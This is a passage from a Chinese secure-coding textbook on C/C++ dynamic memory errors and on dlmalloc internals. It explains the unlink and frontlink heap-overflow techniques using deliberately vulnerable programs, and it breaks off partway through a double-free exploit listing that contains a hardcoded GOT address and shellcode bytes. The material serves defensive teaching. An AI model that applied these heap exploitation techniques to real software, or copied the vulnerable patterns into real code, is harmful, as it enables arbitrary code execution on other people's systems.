C和C++中的动态内存管理有时可能极其复杂从而容易产生缺陷。与内存管理有关的常见缺陷包括：初始化错误；检查返回值失败；对已释放内存进行写操作；多次释放同一块内存；不匹配的内存管理函数；混淆对标量和数组的使用；对内存分配函数的不正确使用。

4.2.1 初始化

大多数C程序使用malloc()分配内存块。一个常见的错误就是假设malloc()会对内存进行清零初始化。图4-1展示了一个依赖于这种假定的函数，当这个假定不成立时，该函数就会返回一个错误的结果。尤其注意，第7行的赋值语句假定y[i]的值被初始化为0。

```
1. /* return y = Ax */
2. int *matvec(int **A, int *x, int n) {
3.     int *y = malloc(n * sizeof(int));
4.     int i, j;
5.
6.     for (i = 0; i < n; i++)
7.         for (j = 0; j < n; j++)
8.             y[i] += A[i][j] * x[j];
9.     return y;
}
```

图4-1 读取未初始化的内存

对大块内存进行初始化会影响程序的性能，很多时候也不必要这么做。malloc()的设计决策是不对分配的内存进行初始化，而将决定权留给程序员自己。如果需要的话，你可以调用memset()或者calloc()来初始化内存，这两个函数都可以将内存清零。当然，由此带来的风险就是当需要对内存进行初始化时程序员未进行初始化操作。这种风险的例子之一就是[Graff 03]中描述的“Sun tarball”漏洞。tar^②是UNIX系统上用于创建归档文件的程序。在这个例子中，

① 边界标志是一个位于“从堆中分配的”内存块之间边界处的数据结构。

② UNIX tar (tape archive) 命令最初被设计用于将多个磁盘存储块复制到磁带上。如今，tar已经成为在UNIX系统间传输成组文件的主要方法了。

Solaris 2.0系统上的tar程序莫名其妙地包含有/etc/passwd文件内容片断，这也是一个可能会影响系统安全的信息泄露的例子。

这个例子中存在的问题就在于tar没有正确地初始化动态分配的内存，该内存是用来读入磁盘上的文件内容的。遗憾的是，在分配该块内存之前，tar执行了一个系统调用，从/etc/passwd文件中查看用户信息。这块内存随后被循环利用重新返回给tar作为读入缓冲区。Sun通过用calloc()替代malloc()修补了tar中的这个问题。在本例中，Sun还应该修改读取敏感信息的系统调用的实现，使其在调用free()之前先清空内存块。这样就能防止所有使用这个系统调用的程序出现同样的问题了。

4.2.2 检查返回值失败

在查看过很多C程序的源代码后，你可能会以为内存分配例程永远都不会失败，但事实并非如此。内存是一种有限的资源，有可能会被耗尽。此外，内存分配例程也可能会因为其他原因而失败。

作为结果，内存分配例程会将状态报告给调用者。例如，VirtualAlloc()会返回NULL，微软基础类库（MFC）的new操作符会抛出CMemoryException *类型的异常，而HeapAlloc()则可能返回NULL或引发一个结构化异常。检查何时发生了错误并以恰当的方式处理错误则是应用程序开发者的责任。

当无法分配请求的空间时，标准malloc()函数返回一个NULL指针。图4-2展示了一段利用malloc()分配内存并且测试返回值的代码。当无法分配足够的内存时，最好有一个一致的处理方案，哪怕仅仅是打印一条错误信息然后退出程序。

另一种解决方案则是由PhkMalloc（被NetBSD、OpenBSD以及几个Linux发行版所采用）提供的。PhkMalloc提供了一个X选项，在启用该选项的情况下，当分配失败时，内存分配器会向标准错误输出设备打印一段诊断信息并调用abort()，而不是返回错误状态值。该选项可以通过在源代码中加入如下代码从而在编译时启用：

```
extern char *malloc_options;  
malloc_options = "X";
```

C++中的标准new操作符在分配失败时会抛出bad_alloc异常：

```
T* p1 = new T;           // 抛出bad_alloc异常  
T* p2 = new(nothrow) T;  // 失败时返回0
```

```
1. int *i_ptr;  
2. i_ptr = (int *)malloc(sizeof(int)*nelements_wanted);  
3. if (i_ptr != NULL) {  
4.     i_ptr[i] = i;  
5. }  
6. else {  
7.     /* 处理无法获取内存情况的恢复性代码 */  
8. }
```

图4-2 检查malloc()的返回值

使用new操作符的标准形式，允许你将分配失败错误处理代码封装到一个单独部分，与程序的其他部分隔离开，这样有助于产生更干净、更清晰以及通常而言更高效的设计。图4-3展示了在C++中如何捕获new操作符的标准形式在内存分配失败时抛出的异常。

```
1. try {
2.     int *pn = new int;
3.     int *pi = new int(5);
4.     double *pd = new double(55.9);
5.     int *buf = new int[10];
6.     ...
7. } catch (bad_alloc) {
8.     // 处理new失败的情形
9. }
```

图4-3 标准new操作符的异常处理

然而，图4-4中展示的示例代码是错误的，因为new操作符要么成功要么抛出一个异常。这就意味着，代码中的if条件将永远为true，而else子句则永远没有执行的机会。

使用new操作符的nothrow形式则让这种情况反过来了。如果在图4-4和图4-3中的代码中使用new(nothrow)代替new，那么图4-4的代码就示范了用于检测内存分配错误的正确的技术，而图4-3中的代码将无法检测到分配失败。

```
1. int *ip = new int;
2. if (ip) { // condition always true
3.     ...
4. } else {
5.     // 永远得不到执行
6. }
```

图4-4 对标准new操作符的错误使用

4.2.3 引用已释放的内存

如果一块内存已被释放但指向它的指针未被置为NULL，那么仍有可能通过该指针对其进行读写。这种编程错误的例子之一见如下循环代码[Kernighan 88]，其本意在于释放链表中的元素：

```
for (p = head; p != NULL; p = p->next)
    free(p);
```

执行该操作的正确方式是，在释放前将下一次操作所需要的指针值缓存起来，如下：

```
for (p = head; p != NULL; p = q) {
    q = p->next;
    free(p);
}
```

读取已释放的内存一般都会成功，而不会发生内存错误，因为内存管理器会对已释放内存进行循环利用。然而，不存在任何保证说该内存的内容没有被改变。尽管调用free()释放内存

后不太可能完全清空内存，然而内存管理器可能会使用其中一些空间来管理空闲的或未分配的内存。如果该内存块被重新分配了，那么其中的内容就可能会被改写。这种错误有可能检测不出来，因为在调试期间内存的内容可能并未改变，而当正式运行时内容才被修改。

向已释放内存区域内写入内容通常不会造成内存错误，但可能会引发许多严重的问题。如果该内存已经被重新分配，程序员认定包含某变量的内存位置实际上被“共享”了，而其中具体的值则取决于最后一次的写操作。如果那块内存尚未被重新分配，写入一个空闲内存块则可能会覆盖并破坏内存管理器使用的数据结构。在本章稍后可以看到，如果被写入的数据由攻击者所控制，这一点可以（并且已经）被用作一些漏洞利用的基础。

4.2.4 多次释放内存

另一个动态内存管理的危险错误就是多次释放同一块内存，最常见的情形是双重释放(double free)。这种情况之所以危险，是因为它以一种不会立即表现出后果的方式破坏内存管理器所使用的数据结构。由于很多程序员尚未意识到多次释放同一块内存的危害，因而加剧了这一问题的发生。

图4-5包含一个示例程序，其中x引用的内存被释放了两次，一次在第3行，一次在第6行。这是一个典型的复制/粘贴操作造成的错误，发生的场景是程序员从某处复制一块代码，然后将其粘贴到另外的地方，并对其中一些元素加以修改（通常是修改变量名）。在本例中，不难想象某个程序员忽略了将第6行对x的引用改为对y的引用，从而在不经意之间导致两次释放同一块内存。

```
1. x = malloc(n * sizeof(int));  
2. /* 操作x */  
3. free(x);  
  
4. y = malloc(n * sizeof(int));  
5. /* 操作y */  
6. free(x);
```

图4-5 x引用的内存被释放了两次

图4-6展示了另一种内存可能被多次释放的危险情形。图中有两个链表数据结构，它们共享一些相同的元素。这样的数据结构并非十分罕见，但当内存被释放时可能会带来问题。如果程序遍历两个链表并释放每一个内存块指针，那么有一些内存块将会被释放两次。而如果程序只遍历一个链表（并释放了两个链表共享的数据结构），那么将会发生内存泄漏。在这两种情况中，内存泄漏比双重释放导致的危险要小一些。然而，如果这种内存泄漏是不可接受的，那么必须改用一种不同的解决方案。




图4-6 双重引用的数据结构

另一个造成内存多次释放的常见原因是错误处理，即，一块内存存在错误处理例程中被释放了一次，然后在正常的程序流程中又被释放了一次。

4.2.5 不匹配的内存管理函数

内存管理函数必须正确地配对使用。如果使用new分配存储区，则必须使用delete进行释放。如果使用malloc()分配存储区，则必须使用free()进行释放。将free()和new配对使用，或者将malloc()和delete配对使用，也许看上去在特定平台上有限的类型范围内可以工作，然而并无任何保证让代码一直正确地工作[Dewhurst 03]。

图4-7展示了未正确配对的内存管理函数。第1行的new操作符和第2行的free()错误地配对，第3行的malloc()则与第5行的delete操作符错误地配对。

```
1. int *ip = new int(12);  
   . . .  
2. free(ip); // 错误!  
3. ip = static_cast<int *>(malloc(sizeof(int)));  
4. *ip = 12;  
   . . .  
5. delete ip; // 错误!
```

图4-7 配对错误的内存管理函数

4.2.6 未正确区分标量和数组

在C++中，标量和数组的分配和释放是通过不同的操作符完成的。new和delete操作符用于标量的分配和释放：

```
Widget *w = new Widget(arg);  
delete w;
```

而new [] 和delete []操作符用于数组的分配和释放：

```
w = new Widget[n];  
delete [] w;
```

请确保分配和释放使用的是相同的形式。

4.2.7 对分配函数的不当使用

对malloc()和alloca()函数的不当使用，也成为编程错误的来源之一：

malloc(0)。一个可能引起内存管理错误的使用malloc()函数的边界情形是用其分配0长度的内存。依照C99的规定，当所请求空间大小为0时，C运行时库既可以返回NULL指针，也可以将行为表现得与返回一个非零大小的值相同，除了返回的指针不能用于存取对象外。最安全且最具移植性的方案就是避免这种零长度的内存分配。

alloca()。alloca()函数在调用者的栈帧(stack frame)内分配内存。被分配的内存存在调用alloca()的函数返回时自动释放。alloca()函数返回的指针指向所分配的内存空间的起始处。

POSIX、SUSv3以及C99中均未定义alloca()函数，不过很多BSD系统、GCC以及Linux发行版都支持该函数。alloca()通常以内联函数(in-line function)的形式实现，通常由单个调整栈指针的指令所构成。这就导致alloca()函数不会返回一个null错误，并且可能在分配空间时超出

栈的边界。程序员也可能会对`malloc()`有对应的`free()`而`alloca()`没有对应的释放函数感到迷惑。如果对一个不是通过`calloc()`或者`malloc()`获得的指针调用`free()`通常会导致严重的错误。

尽管`alloca()`具有某些优势，但并不鼓励使用它。尤其是，不应使用它进行大规模的或无限的内存分配。

4.3 Doug Lea的内存分配器

GNU C库和大多数Linux版本（例如Red Hat、Debian）都是将Doug Lea的`malloc`实现（`dlmalloc`）作为`malloc`的默认原生版本。Doug Lea独立地发布了`dlmalloc`，其他一些人（主要是Wolfram Gloger）对其作了修改并用作GNU libc的分配器。其间作了大量的改变，不过核心的分配算法保持不变。结果导致GNU libc的分配器程序可能落后于当前版本的`dlmalloc`几年。

本节描述`dlmalloc` 2.7.2版的内部结构，误用`dlmalloc`时可能会导致的安全缺陷，以及这些缺陷可能被如何利用的例子。2.x系列（2.0.x~2.7.x）的每一个版本的簿记方式都略有差别，2.8版自然也会继续改进。尽管此处给出的`dlmalloc`的内部结构以及缺陷利用均针对2.7.2版，然而其中包含的安全缺陷原理却是所有版本都具有的（对于其他内存管理器来说亦然）。

本章中的例子都假设运行于IA-32架构的机器上。

4.3.1 内存管理

Doug Lea的`malloc`实现堆管理并提供标准的内存管理函数（参见4.1节中的“内存管理函数”部分）。在`dlmalloc`中，内存块要么被分配给进程，要么空闲。图4-8展示了已分配的和空闲的内存块结构。如果内存块已分配，其开始4个字节包含有前一内存块中用户数据的最后4个字节；如果内存块空闲，则开始4个字节包含链表中前一块内存的大小。

空闲块以双链表的形式组织起来。一个空闲块包含有指向下一块的前向指针和指向上一块的后向指针。与已分配内存块中的用户数据一样，这些指针也占据8个字节。一个空闲块的最后4个字节包含有该块的大小，从而使相邻的空闲块得以合并以避免出现内存碎片。

已分配块和空闲块都使用一个`PREV_INUSE`位（图4-8中用P表示）指示其上一块内存的状态是已分配的还是空闲的。由于块大小通常都是2字节的倍数，因此块的大小总是为偶数且低位不使用。这样就允许`PREV_INUSE`位被存储于块大小的低位中。如果`PREV_INUSE`未置位，则该块大小的前面4个字节就包含有上一块的大小，并且可被用于查找上一块的头部。




图4-8 已分配内存块和空闲内存块

在dlmalloc中，空闲块被组织为环形的双链表或“筐”(bin)。如图4-9所示，每一个双链表都有一个头，它包含指向链表头和尾的头指针和尾指针。链表中最后一个块的前向指针和第一个块的后向指针都指向首元素。当链表为空时，头的指针指向头自身。

每一个筐容纳有特定大小(或一定大小范围)的空闲块，这样便于迅速找到一个大小符合的块。对较小的块而言，筐中所有块大小都相同。随着块大小的增加，筐中的块就具有不同的大小，并且依照块的大小的降序排列。还有一个包含最近释放的块的筐作为缓存，该筐中的内存块在被转移到常规筐之前有一次被重新分配的机会。




图4-9 空闲列表双向链接结构

在调用free()操作过程中内存块会被合并。如果被释放块的上一块为空闲块，则该内存块会从双链表中解开，与被释放的块合并。如果被释放块的下一块为空闲块，则其也从双链表中解开并与被释放块合并。合并所得的块被放到合适的筐内。

图4-10所示的unlink()宏用于从一个双链表中移除一个块。当内存被合并，或者一个块因为被分配给用户而从空闲链表中解开时，即会用到这个宏。理解该宏工作方式的最容易的办法就是看一个例子。图4-11展示了unlink()宏是如何支持释放过程的。指针P指向需要解开(unlinked)的块。该块包含一个指向链表下一个块的前向指针，一个指向上一个块的后向指针，在图中两指针以左侧箭头表示，并且图中画出了这3个块。unlink()执行的步骤是：第1步，给FD赋值使其指向链表中的下一个块；第2步，给BK赋值，使其指向链表中的上一个块；第3步，FD的后向指针被修改为指向正被解链的内存块之前的那一块。第4步，BK的前向指针被修改为指向下一个块。

```

1. #define unlink(P, BK, FD) { \
2.   FD = P->fd; \
3.   BK = P->bk; \
4.   FD->bk = BK; \
5.   BK->fd = FD; \
6. }

```

图4-10 unlink宏




图4-11 unlink四步操作示例

4.3.2 缓冲区溢出

动态分配的内存也可能遭遇缓冲区溢出。对堆中缓冲区溢出的利用通常要比栈粉碎攻击更困难一些。Viega和McGraw描述了一个利用，即溢出一个堆中的缓冲区从而覆盖另一个堆中的变量，这暗示存在安全方面的问题[Viega 02]。由于这些偶然的发现看上去不大可能发生，因此堆缓冲区溢出问题并非总是得到适当的解决，结果，开发人员采用了对抗栈粉碎攻击的方案却没有采用防止堆缓冲区溢出的技术。

然而，现在已经有一些众所周知的利用动态内存管理的常见编程缺陷进行攻击的技术，它们用起来也很容易。例如，缓冲区溢出可被用于破坏内存管理器所使用的数据结构从而能够执行任意的代码。本节描述的unlink和frontlink技术都可用于达此目的。

unlink技术。unlink技术最早由Solar Designer发现，并且被成功地用来攻击多个版本的Netscape浏览器[Solar Designer 00]、traceroute和slocate这些使用了dlmalloc的程序。

unlink技术被用于利用缓冲区溢出来操纵内存块的边界标志，欺骗unlink宏往任意位置写入4字节数据。例如，图4-12展示的程序就容易导致缓冲区溢出，从而可以使用unlink技术对其进行利用。

```

1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *third;
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }

```

图4-12 可以使用unlink技术进行攻击的有漏洞的程序

这个有漏洞的程序首先分配三块内存（第5~7行）。该程序接受单个字符串参数并将其复制到first中（第8行）。这个无界strcpy()操作容易引发缓冲区溢出。由于第二个内存块的边界标志紧挨第一块内存分配，因此在字符串参数超出first的长度时，其边界标志可能被覆写。

在进行参数复制后（假设还进行了其他操作），程序调用free()（第9行）释放第一块内存。如果第二块内存处于未分配状态（即空闲），free()操作将会试图将其与第一块合并。为了判断第二块内存是否处于空闲状态，free()会检查第3块的PREV_INUSE标志位。如图4-13所示，第三块内存的位置等于第二块内存的起始地址加上其大小。在正常情况下，由于第二块内存尚未被释放，第3块内存的PREV_INUSE被置位，因此第一块与第二块内存不会发生合并操作。




图4-13 使用表示大小的域获得下一内存块的起始地址

图4-14展示了一个可以用来覆写第二块内存的边界标志的恶意参数。该参数会覆写第二块内存中“表示上一块内存大小的域”、块大小值以及前向指针和后向指针，从而也就修改了free()操作的行为（第9行）。特别是，第二块内存的大小域的值被修改为-4，因此，当free()需要确

定第三块内存的位置时，也就是说，将第二块内存的起始位置加上其大小时，会导致将其起始位置减4。Doug Lea的malloc此时会错误地认为下一连续内存块自第二块内存前面4字节起。当然，这个恶意参数也会使dlmalloc所找到的PREV_INUSE标志位为空，从而dlmalloc误以为第二块内存是未分配的，导致free()调用unlink()宏来合并这两块内存。




图4-14 用于unlink技术中的恶意参数

图4-15展示了调用unlink()宏时第二块内存的内容。unlink()的第一行，FD=P->fd，将P->fd的值（该值已经由恶意参数提供）赋给FD。unlink()宏的第二行，BK=P->bk，将P->bk的内容赋给BK，此时P->bk的内容同样由恶意参数提供。unlink()宏的第3行，FD->bk=BK，则将FD+12地址（结构中bk域的偏移量）处的内容改写为BK。换句话说，unlink()宏将攻击者提供的4个字节的数据写到同样是由攻击者指定的4个字节的地址处。




图4-15 第二个块中的内存

一旦攻击者可以在任意地址处写入4字节数据，利用该漏洞程序本身的权限执行任意代码就变得简单多了。例如，攻击者可能会提供栈中指令指针的地址，然后利用unlink()宏将该地址覆写为恶意代码的地址。另一种可能性就是将漏洞程序调用的函数的地址替换为恶意代码的地址。例如，攻击者可以检查程序的可执行映像，利用第3章描述的技术找到free()函数的调用跳槽（jump slot）地址。

address-12处的值包含在恶意参数中，因此unlink()宏会将free()库函数调用地址覆写为shellcode的地址。这样，每当程序调用free()时（漏洞程序的第10行），都会转而执行shellcode。

对堆缓冲区溢出的利用并不是特别困难的事情。该利用方式最困难之处在于精确地确定第一块内存的大小，以便计算出需要覆写的第二块内存的地址。为了计算这个值，攻击者可以从dlmalloc中复制request2size(req, nb)宏的代码到其利用代码中，然后使用这个宏计算出块的大小。

frontlink技术。和unlink相比较，frontlink技术更难以应用但也很危险。当一块内存被释放时，它必须被正确地链接进双链表中。在dlmalloc的某些版本中，此项操作是由frontlink()代码段^②完成的。frontlink()代码段如图4-16所示，它在邻接块合并后执行。内存块在双链表中按大小降序排列。^③

```
1. BK = bin;
2. FD = BK->fd;
3. if (FD != BK) {
4.     while (FD != BK && S < chunksize(FD)) {
5.         FD = FD->fd;
6.     }
7.     BK = FD->bk;
8. }
9. P->bk = BK;
10. P->fd = FD;
11. FD->bk = BK->fd = P;
```

图4-16 frontlink()代码段

与unlink()一样，frontlink()代码段也能被利用，在攻击者指定的地址写入攻击者指定的数据。在这种情况下，攻击者指定一个内存块的地址而不是shellcode的地址。攻击者在这个内存块的起始4个字节中放入可执行代码（也就是跳转到shellcode的jmp指令）。这是通过往上一内存块的最后4个字节中写入指令实现的（提醒，如图4-8所示，上一内存块的最后4个字节（如果是已分配的话）与当前内存块是重叠的）。

图4-17展示了一个易于产生缓冲区溢出漏洞的程序，可以采用这种技术进行利用。该程序分配了6块内存（第6~11行），然后将argv[2]复制到first块中。攻击者可以提供恶意实参，其中包含一段shellcode，该shellcode的最后4个字节就是跳转到shellcode其他部分的跳转指令，并且这4个字节是first块的最后4个字节。为了确保该条件能够满足，被攻击的内存块必须是8的整数倍减去4个字节长（这样malloc()就不会为了对齐而分配额外的内存）。当fifth内存块被释放时（第13行），它被放入一个筐中。然后，其直接前驱内存块fourth被精心设计的数据所填满（argv[1]），因此这里就发生了溢出，并且fifth的前向指针指向了一个假的内存块。这个假的内存块的后向指针的位置包含有一个函数指针的地址（地址减8）。一个合适的函数指针是存储于程序.dtors区中的第一个析构函数的地址。再一次，攻击者可以通过检查可执行映像而获得这个地址。

② dlmalloc的早期版本定义了frontlink()宏，2.7.2版则在任何需要的地方直接嵌入这段代码。

③ 为了清晰，与当前讨论无关的代码被删除了。

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.     char *first, *second, *third;
5.     char *fourth, *fifth, *sixth;
6.     first = malloc(strlen(argv[2]) + 1);
7.     second = malloc(1500);
8.     third = malloc(12);
9.     fourth = malloc(666);
10.    fifth = malloc(1508);
11.    sixth = malloc(12);
12.    strcpy(first, argv[2]);
13.    free(fifth);
14.    strcpy(fourth, argv[1]);
15.    free(second);
16.    return(0);
17. }
```

图4-17 易于通过frontlink技术而利用的漏洞代码示例

当second块被释放时（第15行），程序使用frontlink()代码段将其插入到与fifth块相同的筐中。因为second比fifth内存块小，导致frontlink()代码段中的while循环得以执行（图4-16中的第4~6行）。结果，fifth块的前向指针（也就是假内存块的地址）在第5行被存储到FD中。然后，在第7行，假内存块的后向指针存储到变量BK中。也就是说，现在BK包含有函数指针的地址（指针值减8）。因此，在第11行，函数指针被second块的地址所覆写。对return(0)的调用（图4-17中的第16行）本来应该导致程序的析构函数被调用，而现在实际调用的却是shellcode。

显而易见，frontlink比unlink技术更加难以实践。实际上，现在并没有已知的frontlink技术利用报告。尽管如此，在[Kaempf 01]中描述了一个通过frontlink进行利用的例子，并且所展示的安全缺陷漏洞是完全可能存在的。

4.3.3 双重释放漏洞

Doug Lea的malloc还易于导致双重释放漏洞。这种类型的漏洞是由于对同一块内存释放两次所造成的（在这两次释放之间没有对内存进行重新分配）。

要成功地利用双重释放漏洞，有两个条件必须满足：被释放的内存块必须在内存中独立存在（也就是说，其相邻的内存块必须是已分配的，这样就不会发生合并操作了），并且该内存所被放入的筐（bin）必须为空。

图4-18展示了一个空的筐和一个已分配的内存块。因为筐是空的，因此，筐的前向指针和后向指针是自引用的。由于内存块已被分配，因此在筐和内存块之间没有任何联系。

图4-19展示了由P所引用的内存块被释放后的数据结构。free()函数将空闲块用frontlink()代码段（如图4-16所示）加入筐中。在调用frontlink()后，筐的前向指针和后向指针引用释放的内存块，并且内存块的前向指针和后向指针也引用了筐。这是预期中的行为，我们现在有了一个包含空闲块的双向链接表。

然而，如果由P所指向的内存块被第2次释放，这个数据结构就被破坏了。如图4-20所示，筐的前向指针和后向指针仍然指向内存块，但内存块的前向指针和后向指针却变成自引用的了。




图4-18 空的筐和已分配的内存块




图4-19 具有单个空闲块的筐




图4-20 在第二次调用free()后被破坏的数据结构

如果用户请求一个与这个自引用块相同大小的内存块，则内存分配器将试图从这个筐中分配一块内存。由于筐的前向指针仍然指向内存块，因此该内存块可以被找到并且返回给用户。然而，当调用`unlink()`宏从筐中移除内存块时会让指针保持不变。因此，在下一次内存分配请求前，数据结构仍然和图4-20一样，而不会将内存块从筐中移除。结果，如果再请求分配一块相同大小的内存，同样的内存块将被一再返回给用户。一旦数据结构被以这种方式破坏，

malloc()就可以被利用去执行任意的代码。

图4-21展示了一个简化了的例子，是关于双重释放漏洞被如何利用的。这个利用方式的目标是第13行分配的first块。当然，在利用能够成功前，内存必须被操纵成有漏洞的配置形式。为了达到这个目的，攻击者必须确保first块在释放时不会与其他空闲块合并。

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c"
4.     "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
